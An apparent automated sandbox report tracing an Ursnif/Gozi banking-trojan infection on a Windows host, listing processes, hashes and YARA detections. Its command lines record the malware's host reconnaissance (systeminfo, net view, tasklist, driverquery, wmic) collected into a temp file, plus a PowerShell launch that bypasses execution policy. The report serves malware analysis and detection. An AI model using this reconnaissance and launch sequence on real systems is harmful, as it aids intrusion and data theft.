Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000013.00000000.596069262.000002240CA50000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000013.00000002.860622856.000002240CD02000.00000004.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000013.00000002.860622856.000002240CD02000.00000004.00000001.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000013.00000000.590960903.000002240CA50000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000013.00000000.576910703.000002240CA50000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: **5760**, Parent PID: **3528**

General	
Target ID:	20
Start time:	15:03:20
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "wmic computersystem get domain |more > C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **2760**, Parent PID: **5760**

General	
Target ID:	22
Start time:	15:03:22
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: WMIC.exe PID: **5296**, Parent PID: **5760**

General	
Target ID:	23
Start time:	15:03:23
Start date:	11/10/2022
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic computersystem get domain
Imagebase:	0x7ff6b8e40000
File size:	521728 bytes
MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: more.com PID: **5996**, Parent PID: **5760**

General	
Target ID:	25
Start time:	15:03:23
Start date:	11/10/2022
Path:	C:\Windows\System32\more.com
Wow64 process (32bit):	false
Commandline:	more
Imagebase:	0x7ff68a6e0000
File size:	28160 bytes
MD5 hash:	28E3DD812331E39AFC3C2B30606E2971
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **2176**, Parent PID: **3528**

General	
Target ID:	26
Start time:	15:03:35
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "echo -------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff6ac650000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: **4372**, Parent PID: **3528**

General	
Target ID:	27
Start time:	15:03:35
Start date:	11/10/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6992e0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001B.00000000.625911169.000001D023AD0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001B.00000000.630294105.000001D023AD0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001B.00000002.858783348.000001D023E02000.00000004.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000001B.00000002.858783348.000001D023E02000.00000004.00000001.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001B.00000000.635166996.000001D023AD0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: **5604**, Parent PID: **2176**

General	
Target ID:	28
Start time:	15:03:41
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3960**, Parent PID: **3528**

General	
Target ID:	29
Start time:	15:03:44
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "systeminfo.exe > C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5128**, Parent PID: **3960**

General	
Target ID:	30
Start time:	15:03:53
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: **4552**, Parent PID: **3528**

General	
Target ID:	31
Start time:	15:03:53
Start date:	11/10/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6992e0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000002.856104544.000001489B502000.00000004.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000001F.00000002.856104544.000001489B502000.00000004.00000001.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001F.00000000.667603922.000001489BB00000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001F.00000000.656463020.000001489BB00000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001F.00000000.673085569.000001489BB00000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

Analysis Process: systeminfo.exe PID: **5140**, Parent PID: **3960**

General	
Target ID:	32
Start time:	15:03:53
Start date:	11/10/2022
Path:	C:\Windows\System32\systeminfo.exe
Wow64 process (32bit):	false
Commandline:	systeminfo.exe
Imagebase:	0x7ff645c00000
File size:	100864 bytes
MD5 hash:	57D183270FD28D0EBF6C2966FE450739
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3540**, Parent PID: **3528**

General	
Target ID:	34
Start time:	15:03:59
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "echo -------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5832**, Parent PID: **3528**

General	
Target ID:	35
Start time:	15:03:59
Start date:	11/10/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\syswow64\cmd.exe" /C pause dll mail, ,

Imagebase:	0xd90000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000002.685282476.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000023.00000002.685282476.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000003.682986739.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000023.00000003.682986739.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000003.683117141.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000023.00000003.683117141.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000003.683052464.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000023.00000003.683052464.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000023.00000000.681894423.0000000003020000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000003.682539634.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000023.00000003.682539634.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000003.682736014.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000023.00000003.682736014.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000003.682832881.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000023.00000003.682832881.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000023.00000000.680178718.0000000003020000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000023.00000000.681232862.0000000003020000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000003.682410000.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000023.00000003.682410000.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000003.682621929.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000023.00000003.682621929.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000003.683222673.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000023.00000003.683222673.0000000003558000.00000004.00000020.00020000.00000000.sdmp, Author: unknown

Analysis Process: conhost.exe PID: **5004**, Parent PID: **3540**

General

Target ID:	36
Start time:	15:04:09
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1020**, Parent PID: **3528**

General

Target ID:	37
Start time:	15:04:11
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "net view >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **2972**, Parent PID: **5832**

General	
Target ID:	38
Start time:	15:04:11
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **1948**, Parent PID: **1020**

General	
Target ID:	39
Start time:	15:04:11
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: net.exe PID: **4120**, Parent PID: **1020**

General	
Target ID:	40
Start time:	15:04:12
Start date:	11/10/2022
Path:	C:\Windows\System32\net.exe
Wow64 process (32bit):	false
Commandline:	net view
Imagebase:	0x7ff65f370000
File size:	56832 bytes

MD5 hash:	15534275EDAABC58159DD0F8607A71E5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1920**, Parent PID: **3528**

General

Target ID:	41
Start time:	15:04:22
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\cmd.exe" /c start C:\Users\user\WhiteBook.lnk -ep unrestricted -file C:\Users\user\TestLocal.ps1
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000029.00000003.708638922.000001CEDBA7C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000029.00000003.708638922.000001CEDBA7C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000029.00000002.721107955.000001CEDBA7C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000029.00000002.721107955.000001CEDBA7C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000029.00000000.703497252.000001CEDB3E0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000029.00000000.704474059.000001CEDB3E0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000029.00000000.702640862.000001CEDB3E0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000029.00000003.705598553.000001CEDBA7C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000029.00000003.705598553.000001CEDBA7C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000029.00000003.705458137.000001CEDBA7C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000029.00000003.705458137.000001CEDBA7C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000029.00000003.708468891.000001CEDBA7C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000029.00000003.708468891.000001CEDBA7C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown

Analysis Process: conhost.exe PID: **5300**, Parent PID: **1920**

General

Target ID:	42
Start time:	15:04:23
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **2756**, Parent PID: **3528**

General	
Target ID:	43
Start time:	15:04:25
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "echo -------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff756d70000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6012**, Parent PID: **2756**

General	
Target ID:	44
Start time:	15:04:26
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **6064**, Parent PID: **1920**

General	
Target ID:	45
Start time:	15:04:26
Start date:	11/10/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ep unrestricted -file C:\Users\user\TestLocal.ps1
Imagebase:	0x7ff635980000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002D.00000003.797117196.00000191D3DAC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000002D.00000003.797117196.00000191D3DAC000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002D.00000003.712648005.00000191D3DAC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000002D.00000003.712648005.00000191D3DAC000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002D.00000003.712982128.00000191D3DAC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000002D.00000003.712982128.00000191D3DAC000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002D.00000002.856230458.00000191D3DAC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000002D.00000002.856230458.00000191D3DAC000.00000004.00000020.00020000.00000000.sdmp, Author: unknown

Analysis Process: cmd.exe PID: **5240**, Parent PID: **3528**

General	
Target ID:	46
Start time:	15:04:26
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "nslookup 127.0.0.1 >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5232**, Parent PID: **6064**

General	
Target ID:	47
Start time:	15:04:26
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6060**, Parent PID: **5240**

General	
Target ID:	48
Start time:	15:04:27
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: nslookup.exe PID: **5652**, Parent PID: **5240**

General	
Target ID:	49
Start time:	15:04:27
Start date:	11/10/2022
Path:	C:\Windows\System32\nslookup.exe

Wow64 process (32bit):	false
Commandline:	nslookup 127.0.0.1
Imagebase:	0x7ff7816b0000
File size:	86528 bytes
MD5 hash:	AF1787F1DBE0053D74FC687E7233F8CE
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5444**, Parent PID: **3528**

General	
Target ID:	50
Start time:	15:04:28
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "echo -------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4108**, Parent PID: **5444**

General	
Target ID:	51
Start time:	15:04:28
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4680**, Parent PID: **3528**

General	
Target ID:	52
Start time:	15:04:29
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "tasklist.exe /SVC >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **2692**, Parent PID: **4680**

General	
Target ID:	53
Start time:	15:04:30
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: tasklist.exe PID: **3064**, Parent PID: **4680**

General	
Target ID:	54
Start time:	15:04:30
Start date:	11/10/2022
Path:	C:\Windows\System32\tasklist.exe
Wow64 process (32bit):	false
Commandline:	tasklist.exe /SVC
Imagebase:	0x7ff791330000
File size:	100352 bytes
MD5 hash:	B12E0F9C42075B4B7AD01D0B6A48485D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3664**, Parent PID: **3528**

General	
Target ID:	55
Start time:	15:04:36
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "echo -------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4564**, Parent PID: **3664**

General	
Target ID:	56
Start time:	15:04:36

Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4708**, Parent PID: **3528**

General	
Target ID:	57
Start time:	15:04:39
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "driverquery.exe >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **2760**, Parent PID: **4708**

General	
Target ID:	58
Start time:	15:04:41
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: driverquery.exe PID: **5316**, Parent PID: **4708**

General	
Target ID:	59
Start time:	15:04:41
Start date:	11/10/2022
Path:	C:\Windows\System32\driverquery.exe
Wow64 process (32bit):	false
Commandline:	driverquery.exe
Imagebase:	0x7ff6139f0000
File size:	81920 bytes
MD5 hash:	52ED960E5C82035A6FD2E3E52F8732A3
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1028**, Parent PID: **3528**

General	
Target ID:	60
Start time:	15:04:48
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /C "echo -------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0xe10000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **2432**, Parent PID: **1028**

General	
Target ID:	61
Start time:	15:04:49
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **5836**, Parent PID: **6064**

General	
Target ID:	62
Start time:	15:04:49
Start date:	11/10/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\msihj3zd.cmdline
Imagebase:	0x7ff707330000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

